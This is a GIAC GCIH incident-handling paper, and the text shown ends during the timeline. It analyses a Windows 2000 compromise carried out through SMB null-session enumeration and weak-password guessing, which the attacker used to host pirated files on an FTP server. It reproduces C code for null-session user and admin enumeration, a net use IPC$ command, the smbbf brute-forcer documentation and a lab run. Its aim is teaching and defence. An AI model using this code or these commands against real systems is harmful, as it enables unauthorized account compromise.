Global Information Assurance Certification Paper

Weak Passwords + Null Session = Windows 2000 Exploit

GCIH Practical Version 2.1
Option 1 - Exploit in Action
Michael S. Kriss
September, 2002

Introduction

Early this past summer, our Computer Incident Response Team (of which I am a member) was notified of a local system that tripped a data transfer threshold. The system in question had transferred over 23GB of data to a variety of off-site computers. As it turned out the machine was running an FTP server on an ephemeral port serving up ripped DVDs, CDs and computer games. By the time we concluded our investigation more than a dozen machines would be identified as having been exploited by the same attacker. The culprit used one of the most basic exploits to gain access - easily guessable passwords.

Part 1 - The Exploit

1.1 Name

This exploit is an easily guessable password attack against a local user or administrator account on a Microsoft Windows NT/2000 machine. The candidate number for this exploit is CAN-1999-0503. Since the attack targeted only Windows 2000 machines another candidate that might apply here is CAN-1999-0454. This candidate refers to a remote attacker identifying an operating system based on IP or ICMP replies.

1.2 Operating System

Of course all operating systems are susceptible to weak password exploits. However I believe the key to success for this exploit is the anonymous enumeration of accounts available through SMB Null Sessions. All default versions of Windows NT, 2000 and XP allow anonymous Null Sessions.

1.3 Protocols/Services/Applications

The heart of this exploit is in identifying the local accounts on individual computers. Once account names are enumerated the password guessing can begin. In this attack SMB was used to enumerate the local accounts.

SMB (Server Message Block, also known as CIFS or Common Internet File System) is an application level protocol. In Windows NT, SMB ran atop the transport level protocol Netbios over TCP/IP (NBT). Windows 2000 introduced the ability for SMB to run directly over TCP/IP (TCP port 445).

Regardless of the underlying transport level protocol, the Windows implementation of SMB allows unauthenticated access (Null Sessions) to critical system information. The attacker in this incident established a Null Session to the target machines and listed the accounts that had administrator privileges.

The attacker then used the same protocol to guess the administrative accounts passwords.

Netbios over TCP/IP is detailed in the following RFCs:

http://www.ietf.org/rfc/rfc1001.txt
http://www.ietf.org/rfc/rfc1002.txt

Information on CIFS can be found at:

http://msdn.microsoft.com/downloads/default.asp?URL=/downloads/sample.asp?url=/MSDN-FILES/027/001/902/msdncompositedoc.xml

Finally a good explanation and definition of SMB can be found here:

http://samba.anu.edu.au/cifs/docs/what-is-smb.html

1.4 Brief Description

This exploit takes advantage of the ability to enumerate account names and their corresponding security identifiers (SID) through an SMB Null session. Once administrator account names were identified (by the SID), brute force password guessing began. Exploitation of accounts with weak passwords immediately followed.

1.5 Variants

Just about any type of device that supports network logins can be susceptible to a weak password exploit. The point that makes this particular exploit more dangerous is that Windows machines grant unauthenticated users the ability to list account information and security identifiers.

Another possible variant of this exploit seems to be getting quite a bit of attention recently on the SecurityFocus incidents mailing list. Initially Microsoft posted a vague warning at the link below. Microsoft provided additional information on September 6 detailing an IRC trojan that used weak passwords on Windows 2000 machines. The MIRC Trojan-Related Attack is described in this Knowledge Base Article:

http://support.microsoft.com/default.aspx?scid=kb;en-us;Q328691

1.6 References

Relevant descriptions of the exploit can be found at the following CVE URLs:

http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=can-1999-0503
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=can-1999-0454

I don't believe this exploit is packaged in such a way as to allow a link. The exploit consisted of anonymous enumeration of accounts and a password guesser. These tasks could have been done with Windows commands (net.exe, winfo[1], dumpusers[2]). A more portable and integrated tool would be the SMB Auditing Tool[3].

[1] http://ntsecurity.nu/toolbox/winfo/
[2] http://ntsecurity.nu/toolbox/dumpusers/
[3] http://www.cqure.net/tools01.html

While investigating this exploit I came across this article explaining how "Benign" was allegedly able to access many of Microsoft's own machines with easily guessable passwords:

http://www.infowar.com/hacker/01/hack_082701c_j.shtml

A contributing factor in this exploit is that anonymous enumeration is enabled by default on Windows 2000 machines. Anonymous enumeration can be disabled (with a registry value of 2) but will break, among other things, BackUpExec.

http://support.microsoft.com/default.aspx?scid=kb;[LN];Q246261


Part 2 - The Attack

2.1 Description and Diagram of Network

The Class B network where this attack was discovered can best be described as wide open. With the exception of several critical subnets, any host within the Class B can directly access (and directly be accessed by) the Internet. There is no dedicated firewall and there is no Network-based Intrusion Detection System (NIDS). The site-wide border router is connected to the Internet via redundant OC-3 connections. The border router logs all netflow traffic between on- and off-site systems and also has been configured to filter out a select few ports (SNMP, SMTP, DNS, IMAP and several others). The justification for having such an open environment is that our site is, by and large, an academic site and needs to allow universities and other similar sites around the world access to our systems.

The rough illustration below is a simplified picture of the network on which this attack was discovered. The illustration is missing a firewall because the actual network does not have a firewall. The border router (Cisco) performs some basic

firewall functions (SMTP and the others mentioned above are blocked to all but the appropriate site-wide servers of those services). The division routers are also Cisco equipment, as are most departmental switches. Over a dozen machines (all Windows 2000) on three to four different subnets were compromised by this attack.



The routers and switches, as mentioned, are all Cisco equipment. Due to security concerns, I was asked not to disclose any configuration information (OS, ACLs, etc.) regarding the switches and routers. The effected PCs were from a number of different vendors (Gateway, Dell, other white box) and had the following services/applications running (as reported by an nmap scan):

```
% nmap -O system1
Starting nmap V. 2.54BETA28 ( www.insecure.org/nmap/ )
Strange read error from www.xxx.yyy.zzz (131): Operation now in
progress
Interesting ports on system1 (www.xxx.yyy.zzz):
```

```
(The 1547 ports scanned but not shown below are in state: closed)
Port       State       Service
135/tcp    open        loc-srv
139/tcp    open        netbios-ssn
445/tcp    open        microsoft-ds
1026/tcp   open        nterm
1417/tcp   open        timbuktu-srv1
```

The attacker also opened TCP/14232, which was later discovered to be an ftp server.

2.2 Protocol Description

The SMB protocol is an extensive one. Quoting from "CIFS Explained"[1]:

In a nutshell, the Common Internet File System (CIFS) is a network protocol that allows file sharing between network nodes. The protocol is based around a client server design where the client sends request packets to the server, and the server responds back to the client with response packets. Each packet that is sent contains a standard header, plus two variable length fields that are used for packet specific information. Each packet also contains a command field that indicates the general purpose the packet is trying to accomplish. Common command fields indicate that the packet's purpose is to login, open a file, read from a file, or write to a file.

For this exploit we are only concerned with the authentication functions built into SMB. In Microsoft's implementation an unauthenticated user can enumerate account information including account names, security identifiers, policy information, etc.

[1] http://www.codefx.com/CIFS_Explained.pdf

2.3 How the exploit works

Below is a continuation of the quote from section 2.1 from "CIFS Explained":

To gain a more in-depth understanding of the protocol, there are three detailed sections on CIFS below. The first section covers major protocol properties. The second section introduces the CIFS standard packet header by diagramming the various fields and defining their purpose. The final section has two typical packet sequence walkthroughs: logging into a server and a file open/read.

The following is the packet sequence walkthrough for logging into the server taken from the paper mentioned above. Several packet exchanges have been removed to focus primarily on the username/password exchange. See the link for the entire packet sequence walkthrough:

Packet #5 request, client –. server
Purpose: User login
Summary:

Now that the CIFS dialect has been agreed upon, the client sends a packet containing a username and password to gain a user ID (UID). This packet also relays client capabilities to the server, so the packet must be sent even if the server is using share level security.

Packet:

Command: SMB_COM_SESSION_SETUP_ANDX (0x73)
TID: Ignored in this packet.
PID: Set to process ID of client process.
UID: Ignored in this packet.
MID: Any unique number.
WordCount: 12
ParameterWords: This section is very similar to the server's negotiate protocol parameter words response. However, instead of listing the server's capabilities, it lists the client's. It also contains the size of the passwords to be supplied in the buffer section below.
Bytecount: Variable, the buffer below contains the encrypted password, the username, the name of the operating system and the native LAN manger. Therefore, the size listed here depends on the string sizes of all these entities.
Buffer: As mentioned above, this field actually contains the password, username, and other strings that identify the operating system involved.

Packet #6 response, server –. client
Purpose: Indicates User ID (UID) or returns error if bad password
Summary:

Once the server receives the encrypted password and username, it checks if the combination is valid. If the password is invalid, this response packet will be returned with the error class and code set to the appropriate error value. If the username/password is correct, then this packet contains the UID that the client will begin to send with every packet from here on.

Packet:

Command: SMB_COM_SESSION_SETUP_ANDX (0x73)
TID: Ignored in this packet.
PID: Ignored when packet is from server.
UID: The 16-bit number that the server has assigned to represent client user identity.
MID: Matches unique number chose above.
WordCount: 3
ParameterWords: Nothing relevant to normal operation.
Bytecount: Variable, the buffer below contains strings stating the server OS and native LAN manager type.
Buffer: Contains strings indicating the server OS and LAN manager type.

The preceding topic covered the basics of the authentication portion of the SMB (CIFS) protocol. If no username and password are provided a Null session can be established to a Microsoft server or workstation. Below is a code segment written by JD Glaser from NTObjectives[1] that illustrates how to log in to a Windows NT or 2000 machine with a Null session then enumerate the administrator account. The code does not seem to be available directly from the NTObjectives web site but was found at "How is information enumerated through Null session success, Remote Procedure Calls and IPC$?"[2].

```
Follow the comments to see exactly where the APIs are used to enumerate
the relevant information;

First - making a  NULL Session connection

One way to this is by using the Net Use command with an empty password.
Programmatically, it looks like this:

//This function called from dialog that fills listbox with connections

BOOL EstablishNullSession(CString TargetHost, CNTOHunterDlg* pDlg)
{
  //Setup for UNICODE
  char* pTemp = TargetHost.GetBuffer(256);
  WCHAR wszServ[256];
  LPWSTR Server = NULL;

  //Convert to Unicode
  MultiByteToWideChar(CP_ACP, 0, pTemp, strlen(pTemp)+1, wszServ,
       sizeof(wszServ)/sizeof(wszServ[0]) );


  //Create the IPC$ share connection string we need
  Server = wszServ;

  LPCWSTR szIpc = L"\\IPC$";
  WCHAR RemoteResource[UNCLEN + 5 + 1]; // UNC len + \IPC$ + NULL
  DWORD dwServNameLen;
  DWORD dwRC;

  //Setup Win32 structures and variables we need
  NET_API_STATUS nas;

  USE_INFO_2 ui2;
  SHARE_INFO_1* pSHInfo1 = NULL;
  DWORD           dwEntriesRead;
  DWORD           dwTotalEntries;

  //Set up handles to tree control to insert connection results

  HTREEITEM machineRoot, shareRoot, userRoot, adminRoot, attribRoot;
```

```
char sharename[256];
char remark[256];

if(Server == NULL || *Server == L'\0')
{
  SetLastError(ERROR_INVALID_COMPUTERNAME);
  return FALSE;
}

dwServNameLen = lstrlenW( Server );

//Test for various errors in connection string and recover
if(Server[0] != L'\\' && Server[1] != L'\\')
{
  // prepend slashes and NULL terminate
  RemoteResource[0] = L'\\';
  RemoteResource[1] = L'\\';
  RemoteResource[2] = L'\0';
}
else
{
  dwServNameLen -= 2; // drop slashes from count
  RemoteResource[0] = L'\0';
}

if(dwServNameLen > CNLEN)
{
  SetLastError(ERROR_INVALID_COMPUTERNAME);
  return FALSE;
}

if(lstrcatW(RemoteResource, Server) == NULL) return FALSE;
if(lstrcatW(RemoteResource, szIpc) == NULL) return FALSE;
//Start with clean memory
ZeroMemory(&ui2, sizeof(ui2));
//Fill in the Win32 network structure we need to use connect API
ui2.ui2_local = NULL;
ui2.ui2_remote = (LPTSTR) RemoteResource;
ui2.ui2_asg_type = USE_IPC;
ui2.ui2_password = (LPTSTR) L""; //SET PASSWORD TO NULL
ui2.ui2_username = (LPTSTR) L"";
ui2.ui2_domainname = (LPTSTR) L"";
//MAKE THE NULL SESSION CALL
nas = NetUseAdd(NULL, 2, (LPBYTE)&ui2, NULL);
dwRC = GetLastError();
if( nas == NERR_Success )
{
  machineRoot = pDlg->m_Victims.InsertItem(TargetHost, 0, 0,
        TVI_ROOT);
}

//THIS IS WHERE NT HANDS OUT IT INFORMATION
nas = NetShareEnum((char*)Server, 1, (LPBYTE*)&pSHInfo1,
```

```
            MAX_PREFERRED_LENGTH, &dwEntriesRead, &dwTotalEntries,
            NULL);

  dwRC = GetLastError();
  if( nas == NERR_Success )
  {
    if(dwTotalEntries > 0)
    {
      shareRoot = pDlg->m_Victims.InsertItem("Shares",
                        machineRoot,TVI_LAST);
      userRoot = pDlg->m_Victims.InsertItem("Users",
                        machineRoot,TVI_LAST);
      adminRoot = pDlg->m_Victims.InsertItem("Admin",
                        machineRoot,TVI_LAST);
    }
    for(int x=0; x<(int)dwTotalEntries; x++)
    {
      // Convert back to ANSI
      WideCharToMultiByte(CP_ACP, 0,
          (const unsigned short*)pSHInfo1->shi1_netname, -1,
           sharename, 256, NULL, NULL );

      WideCharToMultiByte( CP_ACP, 0,
          (const unsigned short*)pSHInfo1->shi1_remark, -1,
           remark, 256, NULL, NULL );
      CString ShareDetails = sharename;
      ShareDetails = ShareDetails + " - " + remark;
      //fill the tree with connect info
      attribRoot = pDlg->m_Victims.InsertItem(ShareDetails,
                                shareRoot,TVI_LAST);
      pSHInfo1++;
    }
  }

  //My Wrapper function for listing users - see below
  DoNetUserEnum(Server, pDlg, userRoot, adminRoot);

  //WE ARE DONE, SO KILL THE CONNECTION
  nas = NetUseDel(NULL, (LPTSTR) RemoteResource, 0);

  TargetHost.ReleaseBuffer();
  SetLastError( nas );
  return FALSE;
}
```

The following function is how one can programmatically determine the administrator status of an account......

```
bool GetAdmin(char* pServer, char* pUser, CString& Name)
{
  BOOL fAdmin = FALSE;
  DWORD dwDomainName,dwSize,dwAdminVal;
  SID_NAME_USE use;
  PSID pUserSID = NULL; // SID for user
```

```
  int rc;
  int iSubCount;

  bool bFoundHim = 0;
  dwDomainName = 256;
  dwSize = 0;
  dwAdminVal = 0;
  iSubCount = 0;

  //Call API for buffer size since we don't know size beforehand
  rc = LookupAccountName(pServer, pUser, pUserSID,
            &dwSize, szDomainName, &dwDomainName, &use );
  rc = GetLastError();

  //Allocate a larger buffer
  if(rc == ERROR_INSUFFICIENT_BUFFER)
  {
    pUserSID = (PSID) malloc(dwSize);

    //Repeat call now that we have the right size buffer
    rc = LookupAccountName(pServer, pUser, pUserSID,
                           &dwSize, szDomainName, &dwDomainName, &use
);
  }

  //Scan the SIDS for the golden key - ADMIN == 500

  //Get a count of SID's
  iSubCount = (int)*(GetSidSubAuthorityCount(pUserSID));
  //Admin SID is the last element in the count
  dwAdminVal = *(GetSidSubAuthority(pUserSID, iSubCount-1));

  if(dwAdminVal==500) //TEST TO SEE IF THIS IS THE ADMIN
  {
    Name.Format("Admin is %s\\%s\n", szDomainName, pUser);
    bFoundHim = true;
  }

  delete pUserSID;
  return bFoundHim; //WE KNOW WHO HE IS, ADD HIM TO THE TREE
}

Wrapper for Listing the user accounts.....

void DoNetUserEnum(const wchar_t* pServer, CNTOHunterDlg* pDlg,
                   HTREEITEM userRoot, HTREEITEM adminRoot)
{
  USER_INFO_10 *pUserbuf, *pCurUser;
  DWORD dwRead, dwRemaining, dwResume, dwRC;

  char userName[256];
  char userServer[256];

  dwResume = 0;
```

```
if(pServer[0] != L'\\' && pServer[1] != L'\\')
{
  //Start sting with correct UNC slashes and NULL terminate
  RemoteResource[0] = L'\\';
  RemoteResource[1] = L'\\';
  RemoteResource[2] = L'\0';
}
else
{
  dwServNameLen -= 2; // drop slashes from count
  RemoteResource[0] = L'\0';
}

if(dwServNameLen > CNLEN)
{
  SetLastError(ERROR_INVALID_COMPUTERNAME);
  return;
}

if(lstrcatW(RemoteResource, pServer) == NULL) return;

do
{

  pUserbuf = NULL;

  //THIS IS THE API THE NT USES TO HAND OUT IT's LIST
  dwRC = NetUserEnum(RemoteResource, 10, 0, (BYTE**)
          &pUserbuf, 1024, &dwRead, &dwRemaining, &dwResume);
  if (dwRC != ERROR_MORE_DATA && dwRC != ERROR_SUCCESS)
    break;

  DWORD i;
  for(i = 0, pCurUser = pUserbuf; i < dwRead; ++i, ++pCurUser)
  {

    // Convert back to ANSI.
    WideCharToMultiByte( CP_ACP, 0, pCurUser->usri10_name, -1,
        userName, 256, NULL, NULL );
    // Convert back to ANSI.
    WideCharToMultiByte( CP_ACP, 0, pServer, -1,
        userServer, 256, NULL, NULL );

    if(!GotAdmin)
    {
      //use char strings
      CString Admin;
      GotAdmin = GetAdmin(userServer, userName, Admin);
      if(GotAdmin)
      {
        Admin.TrimRight();
        HTREEITEM adminChild = pDlg->m_Victims.InsertItem(Admin,
                  adminRoot, TVI_LAST);
```

```
          pDlg->m_Victims.EnsureVisible(adminChild);
        }
      }

      CString strUserName = userName;
      pDlg->m_Victims.InsertItem(strUserName, userRoot, TVI_LAST);

    }
    if (pUserbuf != NULL)
      NetApiBufferFree(pUserbuf);
  } while (dwRC == ERROR_MORE_DATA);

  if (dwRC != ERROR_SUCCESS)
    printf("NUE() returned %lu\n", dwRC);
}
```

Although I am not certain which tool the attacker used to exploit our systems, one could use the SMB Auditing Tool[3] bruteforcer (smbbf) to perform this exploit. From the SMB Auditing Tool README:

```
smbbf          - A SMB bruteforcer which tries approx. 1200 logins/sec
                 on Windows 2000 because of the timeout bug. On NT4 it's
                 very much slower making a couple logins a sec.

                 If you run smbbf with only the ip specified, it will
                 attemt to retrieve all users, and try to login with a
                 blank password, followed by the username, in lowercase
                 as password and finally with the password "password".

                 If smbbf successfully logs in to an account, it will
                 continue with the next account.

                 If you feel that you want to take some precautions to
                 not disable every account on the server, try the
                 -g flag.  After it locks out the first account, it
                 stops at tries-1, on the next account, and will not
                 process the rest of the password file. This is done on
                 every account following the locked out one.

                 Bare in mind that if eg. the lockout is set to 3 tries,
                 some user has done 2 "bad logins", it will seem to
                 smbbf that the lockout is set to 1. Therefore its
                 recommended to keep the password list smaller than the
                 lockout number, and not to use the -g flag if not
                 absolutely nessesary.

                 The administrator account doesn't seem to return the
                 error "account locked out", so the next available
                 account will be the one that will be monitored for
                 lockout attempts.
```

Finally, this article from zensecurity[4] explains how net.exe can be used to set up and then exploit a Null session:

```
net use \\target.machine.ip.address\IPC$ "" /u:""

To quote a hacker.. "This logs you onto the machine's (WinNT) hidden
interprocess communication share and allows you to enumerate all sorts
of things about the PC and the network on which it resides. You can use
tools like dumpsec to enumerate users, groups, permissions, etc. This
is the NT out of the box vulnerability of death. I used it to grab an
entire domain's (300 plus user's) user account info (just as you'd see
it in User Manager for Domains). I looked through the accounts and
found one account that had admin priv's on the network and whose
password was in the comments field. I was then able to use the net use
command again using that username and password to log onto the machine
and map network drives. I then installed WinVNC on the machine and was
able to remote control into the machine. I did all of this with the
permission of the company who owned the network so I didn't need to
worry about any legal problems."
```

1 http://www.ntobjectives.com/
2 http://www.stationx.net/downloads/null.txt
3 http://www.cqure.net/tools01.html
4 http://www.zensecurity.co.uk/default.asp?URL=ms%20networking

2.4 Description and Diagram of the Attack

In section 2.3 I mention that smbbf can be used for this exploit. I ran smbbf against a Windows 2000 workstation (two local accounts, one disabled, one with a strong password):

```
% smbbf -g -i 192.168.100.101 -v

INFO: Could not determine server name ...

-- Starting password analysis on 192.168.100.101 --

Logging in as Guest with  on XXXXXXXX
Acces denied
Logging in as guest with guest on XXXXXXXX
Acces denied
Logging in as guest with password on XXXXXXXX
Acces denied
Logging in as localadmin with  on XXXXXXXX
Acces denied
Logging in as localadmin with localadmin on XXXXXXXX
Acces denied
Logging in as localadmin with password on XXXXXXXX
Acces denied
```

```
-- Password Statistics --

Total tries 6 in 0.18 seconds
Tries per second = 33.33

Total accounts 2, compromised 0, disabled 0
Penetration ratio = 0.00 %
```

The security log on the target identified the attack. An entry in the log for each failed logon attempt was recorded:

```
Event Type: Failure Audit
Event Source:     Security
Event Category:   Logon/Logoff
Event ID:   529
Date:       9/16/2002
Time:       8:24:18 AM
User:       NT AUTHORITY\SYSTEM
Computer:   XXXXXXXX
Description:
Logon Failure:
      Reason:           Unknown user name or bad password
      User Name:        localadmin
      Domain:           OURDOMAIN
      Logon Type:       3
      Logon Process:    NtLmSsp
      Authentication Package: MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
      Workstation Name: \\foobar
```

While I ran the smbbf exploit I also captured packets using tcpdump and analyzed them with ethereal. The packets captured reveal protocol negotiation, session setup, etc. and not much more. I've condensed the exploit packet capture below to just the six unsuccessful password guesses:

```
No. Time        Source   Destination Protocol   Info
69 0.027774    attacker     victim     SMB      SMBnegprot Request
70 0.029166    victim     attacker     SMB      SMBnegprot Response
71 0.036154    attacker     victim     SMB      SMBsesssetupX Request
72 0.060434    victim     attacker     SMB      SMBsesssetupX Response
73 0.065297    attacker     victim     SMB      SMBsesssetupX Request
74 0.077265    victim     attacker     SMB      SMBsesssetupX Response
75 0.078040    attacker     victim     SMB      SMBsesssetupX Request
76 0.088725    victim     attacker     SMB      SMBsesssetupX Response
77 0.093500    attacker     victim     SMB      SMBsesssetupX Request
78 0.098437    victim     attacker     SMB      SMBsesssetupX Response
79 0.103341    attacker     victim     SMB      SMBsesssetupX Request
80 0.108337    victim     attacker     SMB      SMBsesssetupX Response
81 0.113091    attacker     victim     SMB      SMBsesssetupX Request
82 0.117871    victim     attacker     SMB      SMBsesssetupX Response
83 0.120463    attacker     victim     SMB      SMBclose Request
84 0.120884    victim     attacker     SMB      SMBclose Response
```

2.5 Signature of the Attack

Unfortunately a reliable signature for this attack does not exist. A policy decision must be made whether to block these ports at a firewall or router. Most security conscious organizations elect to block TCP/139, TCP/445, etc. at their border. However, for those sites that wish for these ports to remain open, there is no way to distinguish between legitimate connections and exploit attempts.

2.6 How to Protect Against the Attack

The most basic way to protect against this type of attack is to have strong passwords on all accounts. Strong passwords are mentioned in our organizations security policy but were never verified. As a result of this incident Windows machines are now routinely checked for weak passwords (password = "password", password = account name, password = machine name, etc.).

Another method of protecting against this type of attack is to block port TCP/139, TCP/445, et. al. at a border router or firewall. Many sites do indeed block these ports but a surprising number of sites do not. Since our organization is basically an educational site (open access for external collaborators) the decision was made not to filter these ports.

One other method of stopping this attack would be to disable anonymous enumeration of account information. This method may break some software that requires anonymous enumeration (BackUpExec prior to release 8.6, for example) and should be used with caution. The following URL explains how this can be done for Windows NT, 2000 and XP:

http://www.brown.edu/Facilities/CIS/CIRT/help/netbiosnull.html

Part 3 - The Incident Handling Process

3.1 Preparation

Countermeasures

All devices attached to our organizations network are required to have a specific login banner in place (except where not possible). The banner states that the system is to be used for "authorized use only" and that any user (authorized or unauthorized) has no "expectation of privacy".

There is no firewall or NIDS at or near the border of our network. However our border router does block several ports/services (SMTP, SNMP, etc.). Automated

scans are performed to look for specific vulnerabilities. Not included in these scans (prior to this exploit) was the testing for weak passwords, which is specifically mentioned in our computer security policy.

Incident Handling Process

The Computer Security Policy states that all employees and users are expected "to report all incidents without delay" to an internal 24X7 helpdesk or to their system manager. System managers, in turn, are then expected to immediately notify via phone or pager (if the incident is deemed critical) the CIRT. Non-critical incidents can be reported to the CIRT's mailing list.

Once an incident is reported to the CIRT it is assigned one of three categories:

Emergency

If the incident will or has resulted in loss of data, public embarrassment, service interruption or the system in question is a critical system, then the incident is classified as an emergency. The CIRT responds to any emergency.

Evaluation

Anything not categorized as an emergency can be classified as an evaluation event. Local system administrators, under the direction of the CIRT head, handle evaluation events.

Non-issue

Anything that is not declared an emergency or evaluation will be placed into this category.

When emergencies are declared and the CIRT is mobilized there is no formal checklist that the incident handler is expected to follow.

Description of Incident Handling Team

The CIRT head appoints the incident handling team. All team members are "volunteers" and are expected to perform CIRT duties in addition to their normal job responsibilities. The team consists of approximately 12 members. Each week two members are the active CIRT team and are expected to be reachable by phone or pager 24X7. Of the two, one is a primary contact the second, a backup. All CIRT members are required to monitor the CIRT mailing list several times each day. Each CIRT member has significant experience in at least one operating system. A CIRT member responding to an incident on an operating

system outside his/hers expertise can request the assistance of an off-duty CIRT member, or may also "deputize" a local system administrator to assist in the incident handling.

CIRT members are required to attend monthly security training while local system administrators are encouraged to attend. CIRT members are also allowed external training, such as SANS conferences and on-line training.

3.2 Identification

The following time line details the identification, containment and eradication of this exploit:

06/18/2002 09:47 (localtime)

An automated process runs hourly on data provided by our site-wide border router. This process looks for high volume (either number off systems contacted or large data transfers) on-site machines. Two machines exceeded the normal threshold and were flagged by the automated process. Our networking group received notification and began a preliminary investigation. The results of the preliminary investigation were posted to the CIRT mailing list at this time. In summary, the post stated:

"XXXXXXXX appeared as one of the site's top off-site talkers in yesterday's NetFlow records (below). That system is not one of the 'usual suspects' on the list hence warranted a little NetFlow poking. I couldn't find any obviously identifiable pattern or footprint to the port usage, but I think there was still enough suspicious information to warrant someone checking out the system."

06/18/2002 10:32

Shortly after reading the above post on the CIRT mailing list, I took a closer look at our netflow data. I noticed quite a few instances of TCP/14232 in the data. Out of curiosity I then connected to port 14232 on the two machines in question:

```
% telnet www.xxx.yyy.zzz 14232
Trying www.xxx.yyy.zzz...
Connected to XXXXXXXX (www.xxx.yyy.zzz).
Escape character is '^]'.
220 ooo000 Hax0red 000ooo
help
214- The following commands are recognized (* => unimplemented).
   USER    PORT    RETR    ALLO    DELE    SITE    XMKD    CDUP
   PASS    PASV    STOR    REST    CWD     STAT    RMD     XCUP
   ACCT    TYPE    APPE    RNFR    XCWD    HELP    XRMD    STOU
   REIN    STRU    SMNT    RNTO    LIST    NOOP    PWD     SIZE
```

```
   QUIT    MODE    SYST    ABOR    NLST    MKD     XPWD    MDTM
214 lol
quit
221 Goodbye!
Connection closed by foreign host.
```

Both machines showed the ftp server running on port 14232. At this time I reported my results to the CIRT mailing list. The suspicious activity became an incident when the ftp servers were found to be running on TCP/14232.

06/18/2002 14:54

A local administrator for the two machines minimally investigates with little results. At this time he shuts down one machine and limits access to the other.

06/18/2002 15:23

After a more thorough investigation of netflow data I discover the following information:

Rawflows seem to indicate that www.xxx.yyy.zzz might have been attacked on 6/14/02 from:

62.128.212.97 adsl-62-128-212-97.iomart.com

The successful attack may have occurred through TCP port 445 (microsoft-ds with default or no password?).

The attacking host probed systems on 6/10/02 between 2002-06-10 11:43:24 -0500 and 2002-06-10 12:20:49 -0500 (TCP port 139).

In looking further at the activities of host 62.128.212.97 on 6/10/02:

- Pinged all of www.xxx.0.0 - www.xxx.255.255
- If a host replied to the ping, tried to access UDP 137 and TCP 139
- Possibly based on the response from UDP 137 and TCP 139, tried to access TCP 445
- Tried to login to any local accounts that have administrator privileges
- Tried to login with username j.mcelroy.iomartdsl@adslnet1.com

I also noticed that a third machine had significant contact with the attacking machine and that it too should be investigated.

06/18/2002 15:27

The CIRT was notified through the mailing list by the acting CIRT head that this incident would initially be classified as an evaluation event. The two machines were ordered off of the network and not to be shutdown or rebooted until a complete investigation was completed. The complete investigation would determine whether this incident would be upgraded to an emergency.

06/18/2002 16:05

All three suspected machines were removed from the network and one was shutdown (prior to the order not to shutdown) by the local administrator. The local administrator was still investigating the two machines that were still running.

06/18/2002 16:33

The incident has been, for the time being, determined to be simply an evaluation event. The local administrator is still responsible for investigating. All three suspect machines are off the network and one is shut down. The warez that the ftp servers are offering have not yet been determined.

06/18/2002 16:57

A site-wide scan for listeners on port TCP/14232 is initiated. This can be considered the first step in the containment process.

06/18/2002 17:15

The local administrator finally finds the root of the ftp server. It was difficult to find because it was stored in the Recycle Bin:

```
OK. The file stash did not show up initially because the base of
operation is in a Recycler folder named:

"S-1-5-21-1151981266-683783344-1957994488-999\com1"

The ports are both 14232 on the public and 65000 on the loopback.

There are 4 files of interest in this folder the contents of which are
separated by rows of dashes and pasted below:

log.txt:

-+-=oOo=======================================oOo=-+-
                 +[-- W3LC0M3 --]+
-+-=oOo=======================================oOo=-+-
s server is for private use only
     If you do not have access to this server
```

```
              Please disconnect now

-+-=oOo=======================================oOo=-+-

your ip is %IP
Local time is %time, and %u24h users have visited over the last 24
hours.
This server is up since %ServerDays Days, %ServerHours Hours,
%ServerMins Mins,
%ServerSecs Secs

-+-=oOo=======================================oOo=-+-

Server stats:

Users logged in:   %loggedInAll total
Current users:     %Unow
Kb downloaded:     %ServerKbDown Kb
Kb uploaded:       %ServerKbUp Kb
Files downloaded:  %ServerFilesDown
Files uploaded:    %ServerFilesUp
Average througput: %ServerAvg Kb/sec
Current througput: %ServerKBps Kb/sec
Free Disc Space:   %DFree

-+-=oOo=======================================oOo=-+-
        +[--Any problems Contact SYSOP!--]+

               +[--Hacked by Ph0--]+
-+-=oOo=======================================oOo=-+-

-------------------------------------------------------------------

jasfv.ini -

createprogress=3
pointoutnosfv=0
deletebad=0
createmissing=1
renameuntested=0
tempfilepath=.
checkext=.###
checkext=.rar
checkext=.r##
checkext=.s##
checkext=.t##
checkext=.ace
checkext=.c##
checkext=.d##
checkext=.e##
checkext=.mp3
checkpath=.\
sitename=LQD
priority=normal
```

```
checkpath=d:\Recycler\S-1-5-21-1151981266-683783344-1957994488-
999\com1\.here.in\Stuff\

-------------------------------------------------------------------

